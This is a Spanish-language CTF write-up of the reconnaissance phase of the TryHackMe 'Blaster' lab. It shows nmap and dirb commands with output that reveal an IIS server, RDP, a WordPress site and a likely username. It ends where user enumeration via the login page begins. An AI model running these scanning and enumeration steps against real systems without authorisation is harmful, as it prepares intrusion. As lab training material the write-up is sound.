Blaster

Reconocimiento


`Escaneo de maquina

nmap -sS --min-rate 5000 -sCV -Pn -p- --open -n 10.10.204.60 -oN tcp_scan

`OUTPUT:


PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
|*http-title: IIS Windows Server*
|_*http-server-header: Microsoft-IIS/10.0*
| *http-methods:*
| Potentially risky methods: TRACE
3389/tcp open ms-wbt-server Microsoft Terminal Services
|*ssl-date: 2024-03-13T00:25:31+00:00; -1s from scanner time.*
| *rdp-ntlm-info:*
| *Target_Name: RETROWEB*
| *NetBIOS_Domain_Name: RETROWEB*
| *NetBIOS_Computer_Name: RETROWEB*
| *DNS_Domain_Name: RetroWeb*
| *DNS_Computer_Name: RetroWeb*
| *Product_Version: 10.0.14393*
| System_Time: 2024-03-13T00:25:27+00:00
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2024-03-12T00:24:31
|_Not valid after: 2024-09-11T00:24:31
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Visualización web



Podemos ver el frontend por defecto de windows IIS server.

Versión del OS via RDP



Reconocimiento crackmapexec modulo rdp
``OS/Versión: Windows 10 o Windows Server 2016 Build 14393


Fuzzing de directorios web con DIRB

Hare uso de la herramienta dirb en busca de algún directorio.

dirb http://10.10.252.250 /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -o web_fuzzing.txt

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/blaster]
└─# cat web_fuzzing.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: web_fuzzing.txt
START_TIME: Tue Mar 12 22:31:42 2024
URL_BASE: http://10.10.204.60/
WORDLIST_FILES: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

-----------------

GENERATED WORDS: 87568

---- Scanning URL: http://10.10.204.60/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: OPERATION TIMEOUT)

-----------------
END_TIME: Tue Mar 12 22:36:29 2024
DOWNLOADED: 0 - FOUND: 0

-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: web_fuzzing.txt
START_TIME: Tue Mar 12 22:38:44 2024
URL_BASE: http://10.10.252.250/
WORDLIST_FILES: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

-----------------

GENERATED WORDS: 87568

---- Scanning URL: http://10.10.252.250/ ----
==> DIRECTORY: http://10.10.252.250/retro/
```

Confirmamos que la web exista y vemos su contenido, podemos observar un usuario potencial llamado wade



Volvemos a enumerar directorios esta vez sobre la raiz/retro


```
┌──(kali㉿kali)-[~]
└─$ dirb http:10.10.252.250/retro /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

(!) FATAL: Invalid URL format: http:10.10.252.250/retro/
    (Use: "http://host/" or "https://host/" for SSL)

┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.252.250/retro /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Mar 12 23:08:36 2024
URL_BASE: http://10.10.252.250/retro/
WORDLIST_FILES: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

-----------------

GENERATED WORDS: 87568

---- Scanning URL: http://10.10.252.250/retro/ ----
==> DIRECTORY: http://10.10.252.250/retro/wp-content/
==> DIRECTORY: http://10.10.252.250/retro/wp-includes/
^C> Testing: http://10.10.252.250/retro/databases

┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.252.250/retro /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Mar 12 23:12:16 2024
URL_BASE: http://10.10.252.250/retro/
WORDLIST_FILES: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

*** Generating Wordlist ...
```

Confirmamos que es un wordpress el cms que corre, y hare una busquedad de archivos .php dentro de la carpeta que contiene el cms con dirb

dirb http://10.10.252.250/retro /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -X .php

```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.252.250/retro /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Mar 12 23:15:21 2024
URL_BASE: http://10.10.252.250/retro/
WORDLIST_FILES: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 87568

---- Scanning URL: http://10.10.252.250/retro/ ----
+ http://10.10.252.250/retro/index.php (CODE:301|SIZE:0)
+ http://10.10.252.250/retro/wp-login.php (CODE:200|SIZE:2743)
==> DIRECTORY: http://10.10.252.250/retro/Index.php/
--> Testing: http://10.10.252.250/retro/legislation.php
```

Encontramos el login del wordpress, y podemos ver la validación de usuario existente, haremos uso de esto para listar usuarios potenciales

